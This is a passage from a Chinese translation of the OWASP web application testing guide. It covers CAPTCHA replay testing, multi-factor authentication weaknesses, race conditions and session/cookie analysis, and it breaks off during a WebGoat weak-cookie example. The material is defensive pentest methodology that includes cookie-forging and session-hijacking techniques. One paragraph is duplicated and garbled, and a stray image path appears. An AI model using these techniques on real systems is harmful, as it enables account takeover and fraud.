    - 应用程序不会记录发送给用户哪些 CAPTCHA 图片 ID。因此，攻击者可以简单地获得一个适当的 CAPTCHA 图片和 ID，然后进行解码，并发送 CAPTCHA 解码值和相关 ID（CPAPTCHA 的 ID 可能是 CAPTCHA 的 HASH 解码或任何独特标识）
    - 当输入正确的词组时，应用不删除会话——通过重用已知 CAPTCHA 的会话 ID，有可能绕过 CAPTCHA 保护页

黑盒测试实例

使用故障注入拦截代理（例如， WebScarab ）可以：

- 确定所发送的所有参数和从客户端发送到服务器的 CAPTCHA 解码值（这些参数可以包含 CAPTCHA 解码的加密或散列值和 CAPTCHAID）
- 尝试发送一个旧的 CAPTCHA 解码值与旧的 CAPTCHAID （如果应用程序接受他们，这是容易受到重放攻击）
- 尝试发送一个旧的 CAPTCHA 解码值与旧会话 ID （如果接受，但很容易受到重放攻击）

查看是否类似 CAPTCHAs 已经被打破。可以在 gimpy， WNtcha 和 lafdc 这里找到被破解的 CAPTCHA 图像。

验证 CAPTCHA 可能的答案组是否是有限且容易确认。

灰盒测试实例

审查应用源代码审计用于发现：

- 所使用的 CAPTCHA 的实现和版本-在广泛使用的 CAPTCHA 实现中发现许多已知的漏洞，详情请见 http://osvdb.org/search?request=captcha
- 如果应用程序从客户端发送加密或散列值（这是一个非常糟糕的安全做法）验证所采用加密或散列算法是否足够强大

参考

Captcha 解码器

- (Opensource) PWNtcha captcha decoder
- (Opensource) The Captcha Breaker
- (Commercial) Captcha decoder
- (Commercial - Free) Online Captcha Decoder Free limited usage, enough for testing.

文章

- Breaking a Visual CAPTCHA
- Breaking CAPTCHAs Without Using OCR
- Why CAPTCHA is not a security control for user authentication

4.4.9 多因素认证测试 (OWASP-AT-009)

摘要

对“多因素认证系统”（MFAS）强度进行评估是渗透测试的一个重要任务。银行和其它金融机构会在 MFAS 方面花费大量的金钱；因此我们建议在实施方案之前进行准确测试是非常必要的。此外，如果当前实施的 MFAS 能有效的保护公司资产免受危险，渗透测试进一步的责任就是逐步推动采用 MFAS。

问题描述

一般情况下，双因子认证系统的目的是提高认证过程的强度[1] 。通过检查其它因素，或“你有什么”以及“你知道什么”可以实现这一目标，确保用户拥有密码和某种硬件设备。提供给用户的硬件设备可以直接使用额外的交互渠道独立与认证基础设施交互。这一特色被称为“渠道分离”。

Bruce Schneier 在 2005 年指出，在几年前“威胁都是被动的，如：窃听和离线密码猜测。而在今天，威胁更积极，如：钓鱼式攻击和木马” [2] 。事实上，在 Web 环境中的 MFAS 要正确处理的普遍威胁包括：

1. 证书盗窃（钓鱼，窃听，中间人攻击 MITM 例如从受害网络中从事银行业务）
2. 弱认证（认证密码猜测和密码暴力破解攻击）
3. 会话攻击（会话使用，会话固定）
4. 木马和恶意攻击（从损害的客户端从事银行业务）
5. 密码重用（为不同的目的或操作使用相同的密码，例如不同的交易）

最佳的解决方案应该能够处理所有与上述 5 个类别相关的可能的攻击事件。区分认证解决方案的强度一般取决于在用户使用电脑系统时所检查的 “认证因素”的数量。典型的 IT 专业人士的提醒是： “如果你不满意你目前的验证解决方案，那么你只需要添加其它认证因素” 。 [3]然而在接下来的段落中我们将会了解到不可能完全消除由有动机的攻击者所实施的攻击风险；此外，跟其它方案相比， MFAS 的解决方案更灵活和更安全。

考虑到以上的第 5 点威胁（ 5T），我们可以分析特定的 MFAS 解决方案的强度，因为该解决方案可能解决和减少 web 攻击，或者对特定网络攻击不采取补救措施。

灰盒测试

对 MFAS 解决方案进行灰盒测试需要最少量的认证模式信息。这是不采取 “黑盒测试”的主要原因。特别要注意的是，对整个认证结构有个大致了解非常重要，因为：

- 实施 MFAS 解决方案是为了对清除操作实行认证。而清除操作理应在安全网络内部执行。
- 攻击者如果能对 MFAS 实施成功攻击，说明他对所有正在发生的事情有高度控制。因为攻击者能通过恶意攻击截取任意数据，从而“抓取”特定认证架构的详细信息。假设攻击者必须成为银行客户才能知道银行网站的认证系统如何工作。这样的假设并不正确。攻击者只需要控制一个客户，然后学习这个网站的整个安全架构。（在这一领域著名的是 SilentBanker Trojan [4]的作者，他能在受害用户浏览网络时持续收集其的访问网站的信息。另外一个案例是 2005 年的 Swedish Nordea 银行攻击[5]).

下面是基于上述的 5T 模式对不同 MFAS 进行安全评估的案例。

Web 应用最常见的认证解决方案是使用用户 ID 和密码认证。在这种情况下，授权电汇往往需要额外的密码。而 MFAS 解决方案能将“你所拥有的”加入认证过程。它通常是：：

- 一次性密码（OTP）所生成的验证码
- 网格卡，刮卡，或只有合法用户才知道的信息
- 加密设备，例如装有 X.509 证书的 USB 验证码或智能卡
- 随机产生并通过 GSM SMS[SMSOTP] [6]等短信传输的一次性密码

下面的案例是对类似上述 MFAS 的不同实施情况的测试和评估。如果应用架构已经存在，渗透测试应该考虑当前解决方案的所有可能的漏洞，以便提出正确的缓和因素。在初步选择解决方案阶段，正确的评估也可以为架构提供机会选择正确 MFAS。

缓和因素就是一个额外的组件或对策，能减少特定漏洞被利用的可能性。信用卡就是一个很好的例子。人们很少关注信用卡持卡人的认证信息，通常收银员只核对签名是否正确。而在电话或网络上使用信用卡时，并没有核对卡号信息的真实性。信用卡公司花费大量精力在控制交易安全方面，但并没有关注持卡人的安全[7]。在交易过程中使用行为算法 能有效控制其安全。在用户使用信用卡时，行为算法能自动填写风险评分表，能阻止任何可疑的交易。
另一个缓和因素就是通过单独的安全信道通知用户发生的事情。信用卡行业使用这一方法通过短信通知用户每个用户交易情况。如果发生欺骗行为，用户能立刻知道信用卡发生问题。通过独立渠道传递的实时信息能在交易成功前准确通知用户交易情况。
常用的“用户 ID，密码和清除密码”通常保护免受上述（3）攻击，免受部分（2）攻击。他们通常并不能保护网站免受（1），（4）和（5）的攻击。在渗透测试者看来，要正确测试这种认证系统，我们必须集中在解决方案能保护的方面。

也就是说，使用“用户 ID，密码和清除密码”这个认证方案能保护免受（2）和（3）。渗透测试应该检查是否当前的部署能否有效迫使用户采用强密码，是否能抵御基于会话的攻击。（例如，为了迫使用户提交清除操作，可以进行网站伪造请求攻击。）

- 基于 “用户 ID+密码+清除密码”的认证漏洞列表:
    - *已知漏洞:* 1, 4, 5
    - *已知漏洞（详情）：*因为密码是不变的，并且攻击者可以通过混合威胁攻击盗取密码[8]，从而导致这一技术不能保护网站免受（1）的攻击。（例如：对 SSLv2 连接进行中间人攻击）。又因为使用同一个的已清除的密码能进行多种操作，这一技术同样也不能保护应用免受(4) 和(5)的攻击。
    - *有效性（如果被有效实施）：*2,3

- *有效性（详情）：*只有使用了加强密码规则，这一技术才能保护应用免受（2）的攻击。它能保护免受（3）攻击，因为清除密码请求不允许攻击者滥用当前用户会话提交清除操作 [9]。

现在分析不同 MFAS 实施情况:
如果 MFAS 成功安装，那幺“一次性密码（OTP）所生成的验证码”能保护免受(1), (2) 和(3)的攻击。它有时不能保护免受（5）攻击，并且无法保护免受（4）攻击.。

- 基于 “一次性密码”的认证漏洞列表：
  - *已知漏洞：*4，偶尔出现漏洞 5
  - *已知漏洞（详情）：*由于银行恶意软件能基于提前配置的规则实时修改网站流量，一次性密码验证码无法防护（4）;；相关案例包括：malicious codes SilentBanker, Mebroot, and Trojan Anserin . 银行恶意软件就像 web 代理一样与 HTTPS 网页交互。由于恶意软件完全控制了受害客户端，用户采取任何行动都受恶意软件控制：恶意软件可能会停止合法交易和改变电汇账户。密码重用 (5)就是一个漏洞，它能影响一次性密码验证码。验证码可能有 30 秒的有效期；如果认证系统没有清除已使用过的验证码，通常会导致一个验证码能在 30 秒内认证多项操作。
  - *有效性（如果被有效实施):*1,2,3
  - *有效性（详情）*：由于一次性密码验证码的有效期通常很短，它能有效阻止攻击（1）。攻击者需要在 30 秒内盗取验证码、进入银行网站并进行交易。这虽然可行，但是通常不会形成大范围攻击。其次，一次性密码 HMAC 通常有 6 位长，这样能免受（2）攻击。渗透测试应该检查一次性密码验证码所执行的算法是否是安全的，并且确定这个算法是不可预测的。最后，由于必须提供验证码，使得一次性密码能通常能保护应用免受（3）攻击。渗透测试需要确认攻击者不能绕过请求验证验证码的程序。

“网格卡，刮卡，或只有合法用户才知道的信息”能保护免受(1), (2), (3)攻击。它和一次性密码验证码一样不能保护免受（4）攻击。在测试活动中，会特别发现在网格卡中存在漏洞易受（5）攻击。由于任何代码只能使用一次，刮卡不会受到密码重用的影响。
在评估这种技术时，渗透测试应特别注意对网格卡的密码重用攻击（5）。基于网格卡的系统通常会多次要求同样的密码。攻击者只需要知道一个一次性密码（例如：网格卡内的一个密码），并等待系统请求他所知道的密码。测试的网格卡如果包含数量有限的组合，则容易出现这种漏洞。（例如，如果一个网格卡包含 50 个组合，那幺攻击者只需要得到一个密码、填充所有字段、完成挑战等等。这一攻击并不是暴力破解一次性密码，而是暴利破解这一挑战）。其它常见错误包括弱密码政策。任何网格卡内包含的一次性密码应该包含至少 6 位长度。结合混合威胁或网站伪造请求能有效实施攻击。
“带有证书的加密设备（USB 验证码或智能卡）”对（2）攻击能提供很好的防御。但是他们不能 100%抵抗（3）、（4）和（5）攻击。这一技术提供最好的安全承诺，但却是最差的实施效果。USB 验证码因厂商而异。有些能只在插入时用户授权，在拔出时用户无权操作。这看起来是个很好的保护措施，但实际上有些 USB 令牌添加进一步的隐性验证层。这样他们就无法保护免受（3）的攻击（例如：实施跨站请求伪造和跨站脚本代码进行自动转换）。

定制的“随机产生并通过 GSM SMS[SMSOTP] [6]等短信传输的一次性密码”能有效保护免受（1）、（2）、（3）和（5）的攻击。成功实施这一方法同样也能缓和（4）攻击 。与前面的方法相比，这是唯一一个使用独立渠道与银行架构交互的方案。这一方法通常十分有效。通过与交互渠道分离，它能通知用户所发生的任何交易。

例如：通过短信发送一次性密码

"This token: 32982747 authorizes a wire transfer of $ 1250.4 to bank account 2345623 Bank of NY".

上述验证码只授权在短信中所提的特定交易。通过这种方式用户能控制其转账能进入正确的银行账户。
在这一节中所描述的方法是为了提供简单评估多因素认证系统的方法。所示案例都是实际例子，可以作为分析定制 MFAS 方案的一个起点。

参考

白皮书

[1] [Definition] Wikipedia, Definition of Two Factor Authentication
http://en.wikipedia.org/wiki/Two-factor_authentication

[2] [SCHNEIER] Bruce Schneier, Blog Posts about two factor authentication 2005,
http://www.schneier.com/blog/archives/2005/03/the_failure_of.html
http://www.schneier.com/blog/archives/2005/04/more_on_twofact.html

[3] [Finetti] Guido Mario Finetti, "Web application security in un-trusted client scenarios"
http://www.scmagazineuk.com/Web-application-security-in-un-trusted-client-scenarios/article/110448

[4] [SilentBanker Trojan] Symantec, Banking in Silence
http://www.symantec.com/enterprise/security_response/weblog/2008/01/banking_in_silence.html

[5] [Nordea] Finextra, Phishing attacks against two factor authentication, 2005
http://www.finextra.com/fullstory.asp?id=14384

[6] [SMSOTP] Bruce Schneier, “Two-Factor Authentication with Cell Phones”, November 2004,
http://www.schneier.com/blog/archives/2004/11/twofactor_authe.html

[7] [Transaction Authentication Mindset] Bruce Schneier, "Fighting Fraudulent Transactions"
http://www.schneier.com/blog/archives/2006/11/fighting_fraudu.html

[8] [Blended Threat] http://en.wikipedia.org/wiki/Blended_threat

[9] [GUNTEROLLMANN] Gunter Ollmann, “Web Based Session Management. Best practices in managing HTTP-based client sessions”,
http://www.technicalinfo.net/papers/WebBasedSessionManagement.htm

4.4.10 竞争条件测试 (OWASP-AT-010)

摘要

竞态条件是一个缺陷。当行动的时间影响了其它行动时，它会产生意想不到的结果。例如：多线程应用程序中对相同数据进行操作。就其性质而言，竞态条件难以测试。

问题描述

当某一进程必须或者意外地依赖于其它事件的完成顺序或时间时，就会产生竞态条件。在 Web 应用环境下，指定时间内可以处理多个请求，开发人员可能依赖程序框架、服务器或编程语言来处理并行。下列简化的例子说明在交易的 Web 应用程序中潜在的并行问题，并涉及联合储蓄帐户中的两个用户（线程）都登录到同一帐户试图转账的情况。

帐户 A 有 100 存款

帐户 B 有 100 存款.。

用户 1 和用户 2 都希望从帐户 A 转 10 分到帐户 B，如果是正确的交易的结果应该是：

帐户 A 80 分

帐户 B 120 分

然而，由于并发性的问题，可以得到下面的结果：

用户 1 检查帐户 A （ = 100 分）

用户 2 检查帐户 A （ = 100 分）

用户 2 需要从帐户 A 拿取 10 分（ = 90 分），并把它放在帐户 B （ = 110 分）

用户 1 需要从帐户 A 拿取 10 分（仍然认为含有 100 个分）（ = 90 分），并把它放到 B（ = 120 分）

结果：

帐户 A 90 分

帐户 B 120 分

另一个例子是 OWASP 的 WebGoat 项目线程安全课程，它显示了如何操纵购物车去购买少于其广告价格的物品。和上面的例子一样，这是由于审查时间和使用时间之间的数据变化引起的。

黑盒测试实例

由于竞态条件的性质的，它的测试存在诸多问题。同时测试的外部影响，包括服务器负载、网络延迟等，都会对竞争条件的存在和检测起到一定影响。

但是，测试可以集中在应用的交易部分。在这些领域中具体数据变量的读取时间和使用时间会受到并发事件的不利影响。

黑盒测试通过同时提交多个请求来制造竞态条件，并观察是否有意外结果。

“关于 Web 应用程序中的竞争漏洞”文件中列举了这一领域的案例。在后面的阅读章节中将引用这些案例。作者认为在某些情况下有可能：

- 使用同一用户名创建多个用户帐户。
- 绕道针对暴力破解的帐户锁定。

测试者应意识到竞态条件引起的安全问题和影响测试难度的相关因素。

灰盒测试实例

代码审查能揭露并发问题可能存在的领域。更多关于并发问题的代码审查信息请查看 OWASP ’代码审查指南的 Reviewing Code for Race Conditions

参考

- iSec Partners - Concurrency attacks in Web Applications http://isecpartners.com/files/iSEC%20Partners%20-%20Concurrency%20Attacks%20in%20Web%20Applications.pdf
- B. Sullivan and B. Hoffman - Premature Ajax-ulation and You https://www.blackhat.com/presentations/bh-usa-07/Sullivan_and_Hoffman/Whitepaper/bh-usa-07-sullivan_and_hoffman-WP.pdf
- Thread Safety Challenge in WebGoat - http://www.owasp.org/index.php/OWASP_WebGoat_Project
- R. Paleari, D. Marrone, D. Bruschi, M. Monga - On Race Vulnerabilities in Web Applications http://security.dico.unimi.it/~roberto/pubs/dimva08-web.pdf

4.5 会话管理测试

任何基于 Web 的应用程序的核心就是保持状态从而控制网站用户交互的方式。会话管理大致涵盖了从认证到离开应用程序的所有用户控制。HTTP 是一种无状态协议，也就是说，Web 服务器不需要关联客户端请求就能响应。但即使是简单的应用逻辑都需要关联数个客户端请求而组合成为一个“会话“。这就需要第三方的解决方案-通过任何现成的（原始文本服务）中间件和 Web 服务器解决方案，或实施定制开发。最受欢迎的网络应用环境，如 ASP 和 PHP ，为开发人员提供了内置的会话处理例程。通常会发行称为“会话 ID ”或 Cookie 的识别标志。

Web 应用程序可能与用户交互的方法有很多种。每种方法都取决于网站的性质、安全性和应用的有效性需求。虽然存在对应用开发公认的最佳做法，如 OWASP Guide to Building Secure Web Applications 中所概述的方法，供应商的要求和期望文本中对应用安全的考虑也十分重要。在这一章中，我们描述了下列项目。

4.5.1 会话管理模式测试 (OWASP-SM-001)

这节说明如何分析会话管理模式。其目标是理解如何开发会话管理机制，并确定是否能打破这一机制以便绕过用户会话。这一节解释了如何测试发送给客户端浏览器的会话验证码的安全：如何对 cookie 实行反向工程，以及如何通过篡改 cookies 来劫持会话。

4.5.2 Cookies 属性测试 (OWASP-SM-002)

Cookies 往往是恶意用户关键的攻击媒介（通常针对其他用户）。因此，应用程序应始终采取措施保护 cookie 。在本节中，我们将了解应用程序在分派 cookie 时如何采取必要的预防措施，以及如何测试这些已正确配置的 cookie 的属性。

4.5.3 会话固定测试 (OWASP-SM_003)

当应用程序在成功验证用户后不更新 Cookie 时，我们就能找到会话固定漏洞并迫使用户使用攻击者已知的 cookie。

4.5.4 会话变量泄漏测试 (OWASP-SM-004)

因为会话验证码连系了用户身份和用户会话，所有它代表的是保密信息。我们可以测试会话验证码是否暴露在漏洞中，并试着追溯会话攻击。

4.5.5 跨站伪造请求（CSRF）测试 (OWASP-SM-005)

跨站伪造请求描述了在 web 应用中迫使已通过验证的未知用户执行不必要请求的方法。本节介绍了如何测试应用程序找到这种漏洞。

4.5.1 会话管理模式测试 (OWASP-SM-001)

摘要

为了避免不断验证网站或服务的每一页面， Web 应用程序实现了各种机制在预先确定的时间范围内来存储和验证凭据。

这些机制被称为会话管理。他们在提高应用程序的易用性和用户友好性方面起着重要作用，但同时也增加了在不需要提供正确的凭据情况下，被渗透进入用户账号的可能性。这个测试需要检查是否是在安全和非预知情况下创建 cookies 和其它会话验证码。如果攻击者能够预测并伪造弱 cookie，他们就可以轻易地劫持合法用户会话。

相关安全活动

会话管理漏洞说明

参见 OWASP 文章之会话管理漏洞。

会话管理策略说明

参见 OWASP 文章之会话管理策略。

如何避免会话管理漏洞

参见 OWASP Development Guide 文章之如何避免会话管理漏洞。

如何审查会话管理/漏洞

参见 OWASP Code Review Guide 文章之如何 审查会话管理/漏洞。

问题描述

用 Cookies 执行会话管理在 RFC 2965 有详细说明 。简而言之，当用户进入应用程序时，应用程序需要跟踪用户行为并通过多个请求确认用户身份，服务器会产生一个（或多个）cookie 并发送到客户端。然后除非 cookie 到期或销毁，否则客户端会在以后的所有请求中，将 cookie 发送回到服务器。储存在 cookie 中的数据可以提供给服务器大量用户信息，包括用户个人信息，用户操作信息，用户个人化设定等，就像一个包含状态的 HTTP 协议。

典型的例子就是在线购物车。在整个用户会话期间，应用程序必须跟进用户身份、个人信息、选择购买的产品、数量、单价、折扣等等。Cookie 就是存储这些信息的有效方法（其它方法有 URL 参数和隐藏字段）。

由于 cookie 存储的数据很重要， 因此它在应用程序的总体安全方面也至关重要。篡改 Cookie 可能会导致劫持合法用户会话、在活跃会话中获得更高的权限、并在未经授权的方式下影响应用操作。在这个测试中，我们必须检查发

送给客户端的 Cookie 是否能抵御干扰合法用户和应用自身的各种攻击。攻击的目标是伪造一个应用程序视为有效的 Cookie，并能提供某种形式的未经授权的访问（会话劫持，权限升级，……)。通常攻击方式主要步骤如下：

- Cookie 收集：收集足够数量的的 Cookie 样本;
- cookie 逆向工程：分析 cookie 的生成算法;
- Cookie 操纵：伪造有效的 Cookie ，以便能够进行攻击。这是最后一步，可能需要大量的尝试。这取决于 cookie 是如何创建的。 （Cookie 蛮力攻击） 。

另一种攻击模式包括 Cookie 溢出 。严格地说，这种攻击包括不同性质。由于这并不是要创建完全有效的 cookie，而是令内存区溢出，因此干扰应用程序的正确行为并在可能情况下注入恶意代码（远程执行）。

黑盒测试实例

应该遵守下面标准测试所有客户端和应用程序之间的相互关系：

- 是否所有 Set-Cookie 指令都安全
- 是否在未加密传输中发生了 cookie 操作
- 是否可以强迫 cookie 以未加密传输
- 如果可以，应用程序如何维护其安全
- 是否有任何 cookie 持续
- 在持续 cookie 上的有效期有多久？这些有效期设置是否合理？
- 是否正确配置瞬态 cookies
- 使用了哪种 HTTP/1.1 的缓存控制设置来保护 cookies？
- 使用了哪种 HTTP/1.0 的缓存控制设置来保护 cookies？

Cookie 收集

操纵 cookie 第一步需要了解应用程序如何创建和管理 Cookie 。我们必须尝试回答下列问题来完成这个任务：

- 应用程序使用了多少个 cookies？

浏览整个应用程序。注意哪些时候创建了 Cookie。列出清单，包括所收到的 cookie 、设置 cookie 的网页（包含 Set-Cookie 指令）、有效的域、值和特征。

- 应用的哪一部分产生和/或修改 Cookie ？

浏览整个应用程序，确认哪些 cookie 没有变化，哪些被修改了。是什么操作修改了 cookie？

- 进入和使用应用程序的哪一部分需要利用此 Cookie？

找出应用程序哪些部分需要 cookie 。访问一个网页，在没有 cookie 情况下再次访问，或者使用修改后的值访问。尝试标注使用 Cookie 的情况。

这一阶段的宝贵输出就是将 cookie 所映像的相应应用程序部分及其相关信息整理成电子表格。

会话分析

会话验证码（Cookie，会话 ID 或隐藏字段）本身应进行审查，以确保其质量符合安全标准。需要对他们进行测试以确认他们达到相关标准，如随机性，独特性，对统计分析和加密分析的抵抗性和信息泄漏。

验证码结构 & 信息泄露

第一阶段是检测应用程序中会话 ID 的结构和内容。在验证码中包含具体数据是常见的错误情况。验证码中应该只包含一个本身没有意义的值，用作关联存放在服务端的真实数据。如果会话 ID 是明文，其结构和有关数据可立即显示如下：

192.168.100.1:owaspuser:password:15:58

如果部分或整个验证码是编码或散列的，应该将验证码跟各种方法进行比较，以便能查看明显用作混淆之 方法。例如字符串“192.168.100.1:owaspuser:password:15:58” 在 Hex，Base64 和 MD5 哈希值中分别是：

Hex 3139322E3136382E3130302E313A6F77617370757365723A70617373776F72643A31353A3538
Base64 MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6cGFzc3dvcmQ6MTU6NTg=
MD5 01c2fc4f0a817afd8366689bd29dd40a

在确定混淆的类型后才有可能解码到原始数据。然而在大多数情况下很难做到这一点的。即使如此，我们同样可以从信息的格式中列举所使用的编码。就能进行自动化穷举攻击。混合验证方式可能包含一些信息如果可以推断验证码中的格式和混淆技术，就能进行自动化暴力攻击。混合验证码可能包含 的一些信息，如 IP 地址或用户名，以及经过编码处理的其它信息：

owaspuser:192.168.100.1: a7656fafe94dae72b1e1487670148412

分析完单个会话验证码后，应该检查一个代表性的案例。简单分析验证码后就能很快确认模式类型。例如， 32 位的验证码可能包含 16 位的静态数据和 16 位的动态数据。这就说明开始的 16 位代表了用户的固定属性，如用户名或 IP 地址。如果后面的 16 位是规则地渐进性的，它可能表示序列号或验证码产生的时间。例如：如果确定了验证码的静态数据，就应该收集其它案例，每次只变化其中一个的潜在因素。例如，使用不同用户账户或不同 IP 地址登录可能在验证码的静态数据部分发生变化。在对单个或多个会话 ID 结构测试时应该考虑下面因素：

- 会话 ID 中哪部分是静态的？
- 会话 ID 中存储了什么样的明文机密信息？例如用户名， IP 地址
- 存储了哪些易解码的机密信息？
- 从会话 ID 的结构中可以推导出什么信息？
- 在同样的登录条件下，会话 ID 哪部分是静态的？
- 会话 ID（或其中的一些部分）中有什么样的明显模式？

会话 ID 的可预测性和随机性

分析会话 ID 的变量部分（如有的话），建立任何可辨认或可预见模式。可以进行人工定制分析， OTS 分析或密码分析推断会话 ID 内容中有没有任何模式。人工检测应该包括比较同样条件登录情况中的会话 ID，例如，同样的用户名、密码、IP。同时要控制好时间。为了在同一时间收集很多案例并保持变量不发生变化，应该制造大量的并发连接（但要注意的是，即使 50ms 或更少的时间都可能过于粗糙）。按照这种方式收集的案例可能揭示以时间为基础的组成部分。随着时间推移对可变因素进行分析以确定它们是否是渐进性的。如果他们是渐进的，应该调查有关绝对时间或经过时间的模式。许多系统使用时间作为伪随机因素的种子。如果模式看似随意， 那个会话 ID 就有可能用了单向哈希的时间值或含有其它环境变量。通常情况下，由于加密散列的结果是一个十进制或十六进制数， 所以应该很容易被识别。在分析会话 ID 序列、模式或周期、静态要素和客户资料都可能是应用结构和功能的其中一个要素。

- 会话 ID 能否被证明具有随机性？即所产生的值序列可以被预见或重复？
- 同样的输入条件是否能在每一次运行中都产生同样的 ID?
- 是否能证明会话 ID 能抵抗统计分析或密码分析？
- 会话 ID 中哪些因素与时间联系？
- 会话 ID 中哪些部分是可以预见的？
- 在充分了解生产算法并知道前一个 ID，是否可以推断出下一个 ID?

Cookie 逆向工程

现在我们已经列举了 Cookie 并大致了解如何使用 cookie。接下来就应该更深入了解感兴趣的 cookie。但哪些 cookie 是我们感兴趣的呢？为了给会话管理提供安全方式， cookie 必须结合各种特点，旨在保护 cookie 免受不同类别的攻击。这些特点概括如下：

1. 不可预测性：一个 Cookie 必须包含一定数量难以猜测的数据。伪造有效的 Cookie 越难，则进入合法用户会话也越难。如果攻击者可以猜到合法用户活跃会话中的 Cookie，他/她将可以完全模仿该用户（会话劫持）。为了使一个 cookie 难以被预测，可以使用随机值和/或加密方式。

2. 防篡改：一个 Cookie 必须能抵制恶意篡改。如果我们收到一个 cookie，如：IsAdmin =no，那幺修改这个 cookie 就能轻易地获得管理权限，除非应用程序执行双重检查（例如，给 cookie 添加加密了的哈希值）

3. 有效期：重要的 Cookie 必须只在适当的时期内有效并且使用后必须从磁盘/内存中删除，以避免重放的风险。但这并不适用于存储非关键数据的 Cookie。（例如，网站外观的设定）

4. 安全标志：如果 cookie 的值对会话的完整性起着重要作用，就应该将其标记成"Secure"，以便其按照加密渠道传输，以防止窃听。

这里的方法是针对某个 Cookie 收集足够数据的案例，并在收集的案例的值中寻找各种模式。“足够”的含义根据案例不同而不同。如果 Cookie 的生成方法很容易被辨认，则“足够”可以只是几十个案例。但如果需要进行数学分析，则可能需要几千个案例（例如，chi-squares，attractors。欲了解更多信息请查看文章下面的内容）。

因为会话的状态对收集 cookie 起着重要影响，因此我们需要特别关注应用的工作流程。例如，在认证之前收集的 cookie 和认证之后收集的 cookie，可以有很大的不同。

另一个方面需要考虑的因素是时间：当时间会影响 cookie 值时，就要记录获得 cookie 的确切时间（服务器可以使用时间戳作为 cookie 值的一部分）。记录的时间可以是本地时间或包含在 HTTP 响应中的服务器时间戳（或两者并用）。

分析所收集的值，试图找出所有可能影响该 cookie 值的变数，并且每次只变化其中一个潜在因素。将这个经过修改的 cookie 传递到服务器可以帮助我们了解应用程序如何读取和处理 cookie。

在这一阶段实行的检测案例包括：

- Cookie 使用什幺字符集？Cookie 是否有数值？是否有字母？是否是十六进制？如果我们在 cookie 插入一个不属于预期字符集的字符，会出现什幺情况？

- Cookie 是否由携带不同信息的部分组成？如何区分这些不同部分？包含哪些分隔符？ cookie 有些部分有较高的差异，有些部分基本相同，有些部分只包含限定数量的值。第一步（也是最基础的一步）是区分 cookie 的组成部分。下面例子是一个易于解构的 cookie：

  ID=5a0acfc7ffeb919:CR=1:TM=1120514521:LM=1120514521:S=j3am5KzC4v01ba3q

在这个例子中，我们看到 5 个不同的字段，包含不同类型的数据：

ID – 十六进制数值
CR – 小整数类型

TM and LM – 长整数.（奇怪的是他们持有相同的值，不知改变其中一个值会发生什么情况。）
S – 字母和数字的混合

即使在没有使用分隔符时，有足够的样本也可以帮助解构 cookie。让我们来看看下面的例子：

0123456789abcdef

穷举攻击

穷举攻击毫无疑问依赖于可预测性和随机性方面的问题**暴力攻击**

暴力攻击毫无疑问让我们想到可预测性和随机性方面的问题。必须考虑会话 ID 中出现的差异和应用程序会话的有效期和超时设定。如果会话 ID 的变化相对比较小、会话 ID 效力很长，那么穷举攻击的成功性高很多。长期会话有效期很长，那么暴力攻击的成功性高很多。相对比较长（或者说存在大量变化的会话 ID）和较短的有效期会导致穷举攻击很难成功和较短有效期的会话 ID，会导致暴力攻击很难成功。


- 对所有可能的会话 ID 实施穷举攻击需要花费多长时间？
- 会话 ID 空间是否足够大，能够防止暴力破解？例如，与有效寿命相比，会话 ID 的长度是否足够长？
- 故意延迟以不同会话 ID 的连接尝试是否能减低暴力破解攻击的风险？

修改 Cookie

一旦你从 cookie 中得到了尽可能多的信息，就应该开始修改 cookie。这里的方法很大程度上依赖于分析阶段的结果，但我们可以提供一些例子：

例 1: Cookie 明文认证

图 1 案例是在修改应用程序的 cookie。它允许移动电信运营商用户通过互联网发送 MMS 消息。使用 OWASP WebScarab 或 BurpProxy 访问整个应用程序后我们可以看到，在身份验证过程结束后， Cookie msidnOneShot 包含发件人的电话号码：这个 cookie 是服务付款程序用来识别用户的。然而，电话号码以明文形式储存并且没有任何保护方法。因此，如果我们把 cookie 从 msidnOneShot = 3 ******* 59 修改成 msidnOneShot = 3 ******* 99，移动用户 3 ******* 99 将支付该彩信！



Cookie 明文认证实例

例 2: 可猜测 cookie

例如："Weak Authentication cookie" 课程中的 OWASP WebGoat，其 cookie 值很容易被猜测并用于模仿用户。在这个例子中，你最初知道两个用户名/密码（对应于用户名"webgoat"和"aspect"）。我们的目标是对 Cookie 创建逻辑实施逆向工程并破解用户"alice"的账户。使用这两个已知的用户名/密码组合通过应用程序认证，就可以得到相应的身份验证的 Cookie。表 1 中你可以找到每个用户名/密码、相应的 cookie、确切登录时间之间的联系。

用户名	**密码**	**Cookie 认证 – 时间**
webgoat	Webgoat	65432ubphcfx – 10/7/2005-10:10 65432ubphcfx – 10/7/2005-10:11
aspect	Aspect	65432udfqtb – 10/7/2005-10:12 65432udfqtb – 10/7/2005-10:13
alice	?????	???????????

Cookie 收集

首先，我们可以注意到，同一用户不同时间登陆的验证 Cookie 保持不变。这是对重放攻击第一个关键漏洞：如果我们能够窃取有效的 Cookie（例如使用 XSS 漏洞），我们可以在不知道用户证书情况下用它来劫持相关用户的会

